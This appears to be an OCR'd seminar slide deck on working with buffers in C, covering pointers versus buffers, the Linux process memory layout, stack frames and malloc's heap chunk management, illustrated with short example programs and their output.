Working with Buffers

Seminar Efficient Programming in C

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- Please ask me just inbetween !

Introduction to C buffers and storage variants

- What is a *C buffer* ?

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Just some buffers hellobuffers.c

```c
typedef unsigned long long int uint64_t ;

int main ( void )
{
  char bufPtr1[32] = "Jay Miner" ;
  char *bufPtr2 = "Jack Tramiel" ;
  uint64_t *bufPtr3 = malloc ( 16 * sizeof ( uint64_t ) ) ;
  int bufPtr4[4] = { 0x1234, 0x4567, 0xdead, 0xbeef } ;
  return ( 0 ) ;
}
```

One simple buffer

simplebuffer.c

```c
int main ( void )
{
    char *myBufferPtr = "Greetings, Professor Falken.\n" ;
    printf ( "%s", myBufferPtr ) ;
    return ( 0 ) ;
}
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- Nothing really going on here ?

One simple verbose buffer verbosebuffer.c

```c
int main ( void )
{
  char *myBufferPtr = "Greetings, Professor Falken.\n" ;

  printf ("Address of myBufferPtr : %016p\n", &myBufferPtr ) ;
  printf ("Content of myBufferPtr : %016p\n",  myBufferPtr ) ;
  printf ("Size of myBufferPtr : %d\n",  sizeof(myBufferPtr) ) ;
  printf ("Size of buffer : %d\n", strlen ( myBufferPtr ) + 1 ) ;
  printf ("Content of buffer : %s\n", myBufferPtr ) ;
  return ( 0 ) ;
}
```

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  printf ("Size of myBufferPtr : %d\n",  sizeof(myBufferPtr) ) ;
  printf ("Size of buffer : %d\n", strlen ( myBufferPtr ) + 1 ) ;
  printf ("Content of buffer : %s\n", myBufferPtr ) ;
  return ( 0 ) ;
}
```

Program output

```
Address of myBufferPtr :  0x00007fffffffe228
Content of myBufferPtr :  0x0000000000400690
Size of myBufferPtr :  8
Size of buffer :  30
Content of buffer :  Greetings, Professor Falken.
```

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
myBufferPtr and the actual buffer illustrated



myBufferPtr

• • •	0x23	0xFF	0x90	0x06	0x40	0x00	0x00	0x00	0x00	0x00	0x52	0x7C	• • •
	0x0000 7fff ffff e226	...27	...28	...29	...2A	...2B	...2C	...2D	...2E	...2F	...30	0x0000 7fff ffff e231	

0x0000 0000 0040 0690

Buffer

• • •	0x20	0x20	'G'	'r'	'e'	'e'	't'	'i'	'n'	'g'	's'	• • •
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

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

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- The pointer is a variable that contains the address of the lowest byte occupied by the buffer

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

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- The buffer forms a compound area in memory

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

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- The pointer is a variable that contains the address of the lowest byte occupied by the buffer
- The buffer forms a compound area in memory
- Buffers and pointers are two very different things, though it’s fairly easy to mix them up

Various different buffers variousbuffers.c

```
    static const char staticConstBuffer[32] = "Hello, Dave." ;
    static char staticEmptyBuffer[32] ;
    static char staticPresetBuffer[32] = "Hello, Dave." ;
    char stackBuffer[32] = "Hello, Dave." ;
    char *constBuffer = "Hello, Dave" ;
    char *heapBuffer = (char*) malloc ( 32 ) ;
    strcpy ( staticEmptyBuffer, "Hello, Dave." ) ;
    strcpy ( heapBuffer, "Hello, Dave." ) ;
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Program output (simply all pointers printed)

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Address of staticConstBuffer :  0x00000000004008c0
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
- Could it probably be that ...
  - buffers with similar characteristics are allocated in the very same memory area?
  - or even the other way round : the memory areas, in which buffers are allocated, determine their characteristics?

The Linux virtual process address spaces



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
Output of the pmap command

```
$ pmap ‘pgrep variousbuffers‘
4937:   ./variousbuffers.elf
0000000000400000      4K r-x--  /home/krusty/code/variousbuffers.elf
0000000000600000      4K rw---  /home/krusty/code/variousbuffers.elf
0000000000601000    132K rw---    [ anon ]
00007ffff7a56000   1524K r-x--  /lib/x86_64-linux-gnu/libc-2.13.so
00007ffff7ff7000     16K rw---    [ anon ]
00007ffff7ffb000      4K r-x--    [ anon ]
00007ffff7ffc000      4K r----  /lib/x86_64-linux-gnu/ld-2.13.so
00007ffff7ffd000      4K rw---  /lib/x86_64-linux-gnu/ld-2.13.so
00007ffff7ffe000      4K rw---    [ anon ]
00007ffffffde000    132K rw---    [ stack ]
ffffffffff600000      4K r-x--    [ anon ]
$
```

The Linux virtual process address spaces

```
      stackBuffer : 0x0000 7fff ffff e1f0
       heapBuffer : 0x0000 0000 0060 1010
staticPresetBuffer : 0x0000 0000 0060 0c20
 staticEmptyBuffer : 0x0000 0000 0060 0c60
 staticConstBuffer : 0x0000 0000 0040 08c0
      constBuffer : 0x0000 0000 0040 07a0
```



Kernel Space

0x0000 7fff ffff f000

Stack (rw-)

stackBuffer

80 Terabyte

0x0000 2aaa ab04 f000

Dynamic areas

Shared Libraries

0x0000 2aaa aaaa b000

Heap (rw-)

heapBuffer

40 Terabyte

0x0000 0000 0060 1000

Data Section (rw-)

staticPresetBuffer
staticEmptyBuffer

0x0000 0000 0060 0000

Static areas

Text Section (r-x)


staticConstBuffer
constBuffer

0x0000 0000 0040 0000

reserved

0x0000 0000 0000 0000

Address space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
Text Section (r-x)


reserved

- Sections are assigned access privileges


Address space

- Sections are assigned access privileges
- The text sections contains executable code and constants

Address space



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

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
- Both section ...



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
  - have a fixed size and a fixed layout that is determined before any line of your code is run



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

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

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

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

- Both section ...
    - have a fixed size and a fixed layout that is determined before any line of your code is run
    - thus they do not require any runtime management
- Stack and heap sections
    - do not contain pre-initialized data
    - have a starting size which can (and most probably will) be resized during program execution

Address space



- Sections are assigned access privileges
- The text sections contains executable code and constants
- The data sections contains static variables
- Both section ...
  - have a fixed size and a fixed layout that is determined before any line of your code is run
  - thus they do not require any runtime management
- Stack and heap sections
  - do not contain pre-initialized data
  - have a starting size which can (and most probably will) be resized during program execution
  - thus they do require runtime management

Address space



Runtime allocation efficiency

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
Example 256 byte stack of a 16 bit machine



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

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

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

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

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

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

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

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

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- x86 CPUs do push elements by decrementing the SP first and storing the value afterwards

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

Small stack example

```
void secondFunction ( void )
{
  char secondBuffer[] = "Crunch";
}


void firstFunction ( void )
{
  char firstBuffer[] = "Captain" ;
  secondFunction () ;
  // return point to firstFunction
}

int main ( void )
{
  firstFunction () ;
  // return point to main function
  return ( 0 ) ;
}
```

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
Stackframe



0x00000000004004e9	return address of main
0x00007fffffffe190	saved base pointer
0x00000000004003a0	padding junk
0x006e696174706143	"Captain"
0x00000000004004de	return address of firstfunction
0x00007fffffffe180	saved base pointer
0x000000000040055d	padding junk
0x000068636e757243	"Crunch"

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  - A can pass its local stack data to B for it’s located ”above” B’s stackframe and thus can not be overwritten by B
  - B can not pass its local stack data to A because B’s stackframe is located ”beyond” A’s stackframe and thus will be simpy overwritten by subsequent function calls of A

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
  - Heap management is a shared task of OS and userspace functions
- Traditionally, heap memory allocation is done by malloc, which is part of libc
  - If you are not happy with malloc, simply write your own!

Heap (malloc)



Heap (4096 bytes)

start of heap section

end of heap section

pointer to previous header

size and status (free / used)


pointer to next header

memory bin

header / chunk, 24 bytes

Heap (malloc)


```
char *firstPtr = malloc ( 2048 ) ;
```



prev | 2048 used | next | 2048 bytes alloc'd | prev | 2000 free | next | 2000b free memory

*firstPtr

```
char *secondPtr = malloc ( 512 ) ;
```




prev | 2048 used | next | 2048 bytes alloc'd | prev | 512 used | next | 512 bytes alloc'd | prev | 1464 free | next | 1464b free

*firstPtr

*secondPtr

Heap (malloc)

```
free ( firstPtr ) ;
```




prev | 2048 free | next | 2048 bytes free | prev | 512 used | next | 512 bytes alloc'd | prev | 1464 free | next | 1464b free

*secondPtr

Heap (malloc)


`free ( firstPtr ) ;`



- What happens if we want to allocate another 3072 bytes ?

Heap (malloc)

